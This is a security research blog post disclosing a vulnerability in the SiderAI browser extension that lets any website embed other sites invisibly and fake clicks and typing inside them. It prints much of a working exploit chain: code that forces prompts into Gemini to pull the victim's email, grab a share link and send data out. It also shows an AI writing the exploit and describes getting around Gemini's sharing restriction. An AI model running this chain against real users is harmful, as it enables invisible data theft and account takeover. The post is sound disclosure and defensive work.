
.png)

TL;DR
- Rebora Security Research has discovered a critical vulnerability in the SiderAI Chrome extension.
- The extension is supported by every Chromium-based browser and is installed on over 10,000,000 devices (According to Chrome and Edge stores).
- The vulnerability allows any arbitrary website to hiddenly embed any other website and trigger typing and clicking gestures within it.
- All it takes for the attack to work is visiting a malicious website and having the extension installed and authenticated (no interaction required).
- The vulnerability allows attackers to:
- Hiddenly embed any website without adhering to standard security limitations such as
Content-Security-Policy,X-Frames-Options, etc. - Arbitrarily trigger artificial gestures (typing/clicking) within the embedded website (coined as UXSG=Universal Cross Site Gesturing)
- Hiddenly embed any website without adhering to standard security limitations such as
- This translates to significant impact, allowing attackers to:
- Access and leak any type of information across any website the victim is logged into.
- Perform any action on behalf of the user on any website the victim is logged into.
- Attempts to contact the vendors regarding this vulnerability failed. Given its high severity, we decided to make this information public so users are aware of the risk.
- Additionally, as the official owner of the Chrome Web Store, Google’s security teams were informed of this.
Spyder vulnerability was just one out of two vulnerabilities we found in the scope of this research - read about MaXSS vulnerability here
This blog post presents a technical breakdown of this vulnerability.
Read the main post here
Background
To demonstrate the flaw in SiderAI and its impact, it’s first important to understand the product.
SiderAI is an agentic side panel, implemented as a standard Chrome extension. This report assumes the reader is familiar with both.
If you are not familiar enough with agentic side panels, refer to our agentic side panels cover to learn more.
If you are not familiar enough with standard Chrome extensions architecture, refer to our Chrome extensions architecture cover to learn more.
Vulnerability
The vulnerability is the result of three prominent narratives, which we’ll cover in this report:
- SiderAI implements the communication channel between webpages and its
content-scriptsunsafely. - SiderAI exposes too much sensitive information to the unprivileged webpage.
- SiderAI actively weakens websites to make them embeddable, which makes them vulnerable.
Unsafe filtering of message events
The initial way in was pretty interesting, actually.
At first, I manually inspected the message listeners registered by the content-script and discovered this:
content-script.js
function zHe() {
    let e = async t => {
        let n = t.data;
        if (n && typeof n == "object")
            switch (n.type) {
            case "clickAt":
                await PHe(n.x, n.y, n.button, n.clickCount);
                break;
            case "type":
                DHe(n.text);
                break;
            case "pressKeyChord":
                LHe(n.chord);
                break;
            case "pressKey":
                OHe(n.key, n.modifiers, n.commands);
                break;
            case "scrollWheel":
                FHe(n.x, n.y, n.deltaX, n.deltaY);
                break
            }
    }
    ;
    window.removeEventListener("message", e),
    window.addEventListener("message", e)
}
Since t - the message event object - is not conditioned at all, arbitrary websites can trigger this function too.
As can already be inferred, this listener is responsible for accepting gestures and invoking them. Since the content-script registers this listener within iframes too, it is possible to embed websites and trigger clicks and keystrokes within them.
Being able to click and type whatever you want on cross-origin sites is actually a pretty powerful bypass of the Same-Origin Policy and quite an attack.
There is a significant limitation, though - the embedded website, the one we aimed at attacking, has to agree to be embedded, which is pretty rare these days due to it being a dominant enabler of clickjacking attacks.
Focusing on this lead first, I demonstrated an attack against the one significant product I know that agrees to be embedded by design - Google Workspace.
The attack allows for hidden doxxing of visitors and linking them with their logged-in Google accounts:
- Create a Google Document
- Make it accessible to anyone by link
- Use the vulnerability to hiddenly embed the document via an invisible
iframe - Use clicking and typing gestures to comment on the document
Since the document is controlled by the attacker, they can inspect who commented by their Google account handle. The comment can include arbitrary information, such as navigator.userAgent and the visitor’s IP address.
While this attack is pretty good (also, it requires no authentication against SiderAI), we weren’t satisfied.
A word on why we ditched the pop-up attack path
It’s worth mentioning that there is a viable attack path that is not limited by whether the site agrees to be embedded, which is to perform the same attack against a WindowProxy for a pop-up instead of an iframe.
We decided not to go down that path because that path requires being able to open a new tab from the standpoint of a website, which requires the generation of an organic token of gesture. In other words, such an attack would require the user not only to visit the malicious site but also to interact with it, which would trigger the opening of a tab.
Since both:
- requiring user interaction and
- Very visibly open a new tab and perform the attack there
lowers the likelihood of the attack significantly, but it was not worth pursuing.
(We did try to find a vulnerability in the extension that would allow us to open hidden tabs like in MaXSS, but failed).
Unsafe filtering of artificially dispatched events
The next finding was especially meaningful to me because it was the first time I managed to get Claude not only to find a flaw but also to write a working exploit for it.
My first prompt asked Claude to find something significant. It found roughly what I did, to which I replied how this wasn’t good enough, but if it could find a way to embed websites even when they refuse to, it could become interesting.
Claude absolutely nailed it:

Bottom line, Claude found that the content-script awaits a dragstart event by the user at which point it extracts a URL from an Anchor (<a>) tag, which is then used to create an iframe from and simultaneously calls await pi("disable-iframe-restrictions").
So, what does disable-iframe-restrictions do?

Claude discovered an intentional API implemented by SiderAI that weakens the website it embeds on purpose by stripping it of headers that would normally prevent it from being embedded.
This is actually nuts, btw.

Bundling it all together, Claude one-shotted a working exploit PoC of the vulnerability:
Invoking that via an ordinary website (with the extension installed and the user logged in) opens this little pane with cross-origin sites that won’t normally load inside iframes:

We now have a couple of powerful narratives, which are (1) being able to embed arbitrary cross-origin sites and (2) being able to invoke arbitrary gestures within these iframes - time to exploit.
Exploitation
This section will focus on exploiting these two narratives to demonstrate a complete compromise of the Same-Origin Policy.
Specifically, we chose Gemini to show that we can visit it, force arbitrary prompts against it, such as summarizing recent emails, and then successfully leak it.
Here’s how we pulled this off.
Step 1: Trigger the exploit
First, we took Claude’s PoC to trigger the initial exploitation of the vulnerability:
const a = document.createElement('a');
a.href = 'https://gemini.google.com/';
a.id = 'bait';
document.body.append(a);
a.dispatchEvent(new DragEvent('dragstart', {
  bubbles:true, cancelable:true, clientX:100, clientY:100
}));
setTimeout(() => {
  document.body.dispatchEvent(new DragEvent('dragover', {
    bubbles:true, clientX:200, clientY:200
  }));
}, 30);
This will make SiderAI open that iframe pane thingy and successfully embed Gemini (like in the image above).
Step 2: Grab the container and hide it
Next, it’s important to grab a reference to the container of the iframe and also hide it so the attack remains invisible:
const sider = await (async function(){
  return new Promise(resolve => {
    const i = setInterval(()=>{
      const sider = document.querySelector('sider-link-preview');
      if (!sider) return;
      if (!display) {
        sider.style.visibility = 'hidden';
        top.toggleVisibility = function (display = true) {
          sider.style.visibility = display ? 'visible' : 'hidden';
        }
      }
      clearInterval(i);
      resolve(sider);
    })
  });
}())
Step 3: Extract iframe and WindowProxy reference
It’s important that we have access to the WindowProxy object of the embedded iframe so we can trigger actions against it.
Neither the WindowProxy nor its frameElement are trivially accessible across the DOM because SiderAI hides them within a ShadowDOM. However, SiderAI sets its mode to open, which still allows us to find it.
We’ll grab it and form a closured command function that can fire arbitrary commands against it:
const {shadowRoot} = sider;
const {contentWindow} = shadowRoot.querySelector('iframe');
function command(opts) {
  contentWindow.postMessage(opts,'*');
}
Step 4: Form the attack script
On top of the command, we’ll compose 3 functions that will perform the attacks:
Fire the prompt
function invoke will:
1. Type the prompt into the new chat textbox
2. Click the send button to fire it
async function invoke() {
  command({
    type:'type',
    text: `Pull in my single most recent email item from the past hour please. Then summarize what it's about. Include all details. leave nothing outside. Especially details like money, amounts, dates, prices, deals, identifiers and such. Would be difficult for me to operate without those.`,
  });
  await sleep(1000);
  // x & y of the "send" button
  command({type:"clickAt", x:729, y:475});
  command({type:"clickAt", x:730, y:472});
  command({type:"clickAt", x:730, y:476});
  await sleep(50000);
}
Extract prompt response
Once Gemini finishes responding, the function share will:
1. Locate and click the share button
2. Once the URL is ready and is displayed in the inner page, click it
But how do we leak the shareable URL Gemini created?
The trick is that once we click it, the iframe will redirect there. As you can see in the image above, the special iframe pane from SiderAI also shows the URL.
When it changes, it reflects there as well.
Not only is this a severe breach of the Same-Origin Policy (a leak of currently rendered cross-origin URLs), but it also gives us access to the newly generated shareable URL.
So after 1 and 2, there’s also:
3. Grab the leaked URL
async function share() {
  command({type:"clickAt", x:668, y:16});
  await sleep(3000);
  command({type:"clickAt", x:44, y:303});
  await sleep(3000);
  return shadowRoot.querySelector('div[title]').getAttribute('title');
}
Wrap up by leaking URL and summary
Now that we have leaked the URL to our malicious embedding website, we can send it to our server. The URL, which is now shareable and contains sensitive information extracted from the victim’s Gemini session, can be easily fetched by us.
To further enrich information leakage, without much effort, SiderAI offers automatic, AI-driven summarization of what it sees inside the iframe.
The Gemini attack, it reveals the logged-in user’s name and email address.
We grab both and leak them to the server:
async function done(url) {
  const summary = shadowRoot.querySelector('div').innerText;
  await fetch(JSON.stringify({
    summary, leakedUrl,
    date: new Date().getTime(),
    navigator: navigator.userAgent,
  }), 'text/json');
  shadowRoot.remove();
}
Putting it all together
To see all parts play together into one successful attack, refer back to the attached demonstration video above
Impact
Wrapping up our exploitation, we’d like to summarize our findings by emphasizing the potential impact.
CVSS3 10 Critical
While not being assigned a classic CVE, it’s hard to miss how this is a classic 10/10 Critical Vulnerability when taking CVSS3 metrics into account, where each metric was scored with the most severe level possible:
- Attack Vector = Network - This vulnerability is easily exploitable via the web; the victim must visit a malicious webpage.
- Attack Complexity = Low - The attack is logical, deterministic, fast, and easy to perform. All it takes is installing the extension and logging in; no further interaction is required. The attack is completely invisible.
- Privileges Required = None - No special privileges needed, just the most ordinary webpage.
- User Interaction = None - No user interaction is required other than visiting the malicious site.
- Scope = Changed - The vulnerability allows attackers to target systems outside the scope of SiderAI (i.e., any arbitrary website).
- Confidentiality/Integrity/Availability = High - Being able to arbitrarily interact with any website in the world breaches all three C.I.As to the fullest extent.
Resulting in a perfect 10/10 CVSS.
Practical impact
Being able to perform UXSG, meaning arbitrarily clicking and typing inside arbitrary websites, is undeniably powerful, but it’s important to chain it all together to comprehend the extent of danger users were exposed to.
Being able to make cross-origin sites in a victim’s browser perform arbitrary actions can, in many cases, translate into a complete takeover of their online presence and everything they have access to. Furthermore, if the victim is an employee of an organization, that statement extends to the organization just as well.
These powers could allow attackers to access all enterprise information, including emails, documents, spreadsheets, correspondence, drive files, and more.
Even more so, attackers can not only access, but also act. They can send emails, change files, reliably phish other members (by sending emails from patient zero’s account), and more.
Tokens and credentials stored in the browser are also not out of reach, allowing attackers to fully take over accounts.
Forcing prompts upon AI systems such as Claude, Gemini, ChatGPT, and others is also easy to do.
The list goes on. This attack allows attackers to easily compromise victims and enterprises. All it takes is one instance of this extension on an employee’s machine.
Takeaways
Engineers should be very wary when implementing communication in extensions. Messages moving across content-scripts and background processes are easily susceptible to being abused by arbitrary webpages, so keep that in mind when building.
Also, avoid implementing generic and powerful APIs. Cases in which it’s justified to implement an API that accepts generic input and invokes generic capabilities are very rare and usually pose significant risk and a broad attack surface - avoid at all costs.
Furthermore, never implement APIs that intentionally weaken security controls. It might seem like a good idea to enable things that aren’t normally possible, but it’s better to remember that these are usually not possible for a reason.
Appendix - Gemini security flaw
Slightly out of context, but during our journey to exploit Spyder, we identified and chained a minor security flaw in Gemini that’s worth mentioning.
Gemini takes DLP very seriously. By default, Gemini conversations can be shared via a link, but certain restrictions force-disable sharing.
For example, when Gemini taps into Google Workspace integration, it disables sharability by force. So, for example, if the user asks about Calendar invites, Gmail items, Drive information, and so on, Gemini will integrate sensitive Workspace data that should not be shareable.
This made our exploitation of Gemini harder, but what was interesting to learn was that Gemini can still integrate sensitive workspace knowledge into the conversation without tapping into Workspace connectors.
That happens thanks to Gemini’s “Personal Intelligence”, which is generally aware of stuff about your Google account without invoking Workspace connectors.
We were able to leak Gmail item information this way without forcing Gemini to disable sharing.
.webp)